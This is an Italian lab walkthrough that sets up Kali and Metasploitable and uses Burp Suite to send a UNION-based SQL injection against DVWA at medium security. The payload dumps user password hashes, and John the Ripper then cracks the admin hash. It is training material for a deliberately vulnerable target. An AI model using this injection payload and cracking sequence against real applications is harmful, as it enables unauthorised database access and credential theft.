

Guida Illustrata Passo-Passo: Dalla Configurazione IP all'Attacco SQL Injection (Livello Medium)

Step 1: Configurazione Manuale degli Indirizzi IP (Kali e Metasploitable)

Prima di iniziare, è necessario configurare la rete affinché la macchina d'attacco e la macchina vittima possano comunicare correttamente.

1. Configurare l'IP su Kali Linux (Attacker):

- Apri il terminale su Kali Linux e pulisci la configurazione attuale dell'interfaccia di rete (eth0):


Bash

```
sudo ip addr flush dev eth0
```

- Assegna il nuovo indirizzo IP desiderato all'interfaccia:

Bash

```
sudo ip addr add <IP_NUOVO_KALI> dev eth0
```

A screenshot of a terminal window with a dark background. The title bar shows 'kali@kali: ~'. The terminal has a menu bar with 'Session', 'Actions', 'Edit', 'View', and 'Help'. The prompt is '(kali@kali)-[~]'. The user enters the command '\$ sudo ip addr flush dev eth0'. The prompt changes to '[sudo] password for kali:'. The user then enters the command 'sudo ip addr add 192.168.13.100/24 dev eth0'.

```
kali@kali: ~  
Session Actions Edit View Help  
(kali@kali)-[~]  
$ sudo ip addr flush dev eth0  
[sudo] password for kali:  
sudo ip addr add 192.168.13.100/24 dev eth0
```


2. Configurare l'IP su Metasploitable (Target):

- Accedi alla macchina virtuale Metasploitable (con le credenziali msfadmin / msfadmin).
- Apri il file di configurazione di rete con l'editor di testo nano:

Bash

```
sudo nano /etc/network/interfaces
```

- Muoviti all'interno del file utilizzando le freccette della tastiera e modifica manualmente i campi relativi all'indirizzo IP e al gateway.
- Salva il file (CTRL+X) e chiudi l'editor.



The screenshot shows a window titled "Metaspotable [In esecuzione] - Oracle VirtualBox". Inside, the GNU nano 2.0.7 text editor is open, editing the file /etc/network/interfaces. The editor's content is as follows:

```
# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

# The loopback network interface
auto lo
iface lo inet loopback


# The primary network interface
auto eth0
iface eth0 inet static
address 192.168.13.150
netmask 255.255.255.0
network 192.168.13.0
broadcast 192.168.13.255
gateway 192.168.13.1
```

The nano editor's status bar at the bottom shows "[Read 16 lines]" and a list of keyboard shortcuts: ^G Get Help, ^X Exit, ^O WriteOut, ^J Justify, ^R Read File, ^W Where Is, ^Y Prev Page, ^V Next Page, ^K Cut Text, ^U UnCut Text, ^C Cur Pos, ^T To Spell. On the far right, it says "CTRL (DESTRA)".

Step 2: Configurazione del Proxy nel Browser


Per analizzare e catturare il traffico web con Burp Suite:

1. Apri **Firefox** su Kali Linux.
2. Clicca sull'icona delle impostazioni (le tre linee in alto a destra) e seleziona **Impostazioni**.
3. Scorri fino alla sezione delle impostazioni di rete e clicca su **Impostazioni....**
4. Seleziona **Configurazione manuale del proxy** e inserisci:
 - **Proxy HTTP:** 127.0.0.1 | **Porta:** 8080
 - Spunta la casella per utilizzare lo stesso proxy anche per HTTPS.
5. Clicca su **OK** per salvare.



Step 3: Accesso a DVWA e Configurazione del Livello di Sicurezza


1. Apri il browser su Kali e inserisci l'indirizzo IP configurato di Metasploitable seguito dal percorso di DVWA (es. http://<IP_METASPLOITABLE>/dvwa/).
2. Effettua il login usando le credenziali predefinite: admin / password.
3. Clicca sulla voce **DVWA Security** nel menu laterale di sinistra.
4. Seleziona **medium** dal menu a tendina del livello di sicurezza e clicca su **Submit**.



5. Clicca sulla sezione **SQL Injection** nel menu laterale.

Step 4: Intercettazione della Richiesta con Burp Suite

1. Avvia **Burp Suite**, vai nella scheda **Proxy** -> **Intercept** e assicurati che sia attivo (**Intercept is on**).
2. Torna sul browser, inserisci un numero qualsiasi (ad esempio 1) nella casella di testo "User ID" e clicca su **Submit**.
3. La richiesta verrà intercettata e bloccata da Burp Suite.



Step 5: Spostamento al Repeater e Manipolazione della Query


1. In Burp Suite, fai clic con il tasto destro del mouse sulla richiesta intercettata e seleziona **Send to Repeater** (oppure premi Ctrl + R).
2. Clicca su **Forward** in Burp Suite per rilasciare la richiesta verso il browser.
3. Spostati nella scheda superiore **Repeater**. Sulla sinistra vedrai la struttura della richiesta HTTP.
4. Modifica la richiesta inserendo il payload di tipo **UNION-based** per estrarre utenti e password dal database. La riga della richiesta nel Repeater dovrà essere impostata esattamente così:

Plaintext

GET /dvwa/vulnerabilities/sqli/?id=1+UNION+SELECT+user,+password+FROM+users---+&Submit=Submit HTTP/1.1

(Assicurati che vi sia uno spazio esatto tra Submit=Submit e HTTP/1.1*).

5. Clicca sul pulsante blu **Send** in alto a sinistra.



Step 6: Estrazione delle Informazioni Vitali e Cracking

1. Osserva la finestra di risposta sulla destra di Burp Suite: troverai l'elenco degli utenti e i rispettivi **hash delle password** in formato MD5.
2. Copia l'hash associato all'utente amministratore (admin).
3. Apri il terminale della tua macchina Kali Linux per decrittare l'hash con John the Ripper eseguendo i seguenti comandi in sequenza:
 - **Salva l'hash in un file di testo:**

Bash

```
echo "INCOLLA_QUI_L_HASH_DI_ADMIN" > hash.txt
```

(Sostituisci la stringa tra virgolette con l'hash copiato).

- **Avvia il cracking dell'hash:**

Bash

```
john --format=raw-md5 hash.txt
```

- **Visualizza la password in chiaro scoperta:**

Bash

```
john --show --format=raw-md5 hash.txt
```

Il terminale mostrerà la password in chiaro dell'amministratore, completando con successo l'intero ciclo del penetration test.

```

(kali㉿kali)-[~]
$ john --format=raw-md5 hash_medium.txt
stat: hash_medium.txt: No such file or directory

(kali㉿kali)-[~]
$ echo "5f4dcc3b5aa765d61d8327deb882cf99" > hash_medium.txt

(kali㉿kali)-[~]
$ john --format=raw-md5 hash_medium.txt
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 256/256 AVX2 8x3])
No password hashes left to crack (see FAQ)

(kali㉿kali)-[~]
$ john --show --format=raw-md5 hash_medium.txt
?:password

1 password hash cracked, 0 left

(kali㉿kali)-[~]
$

```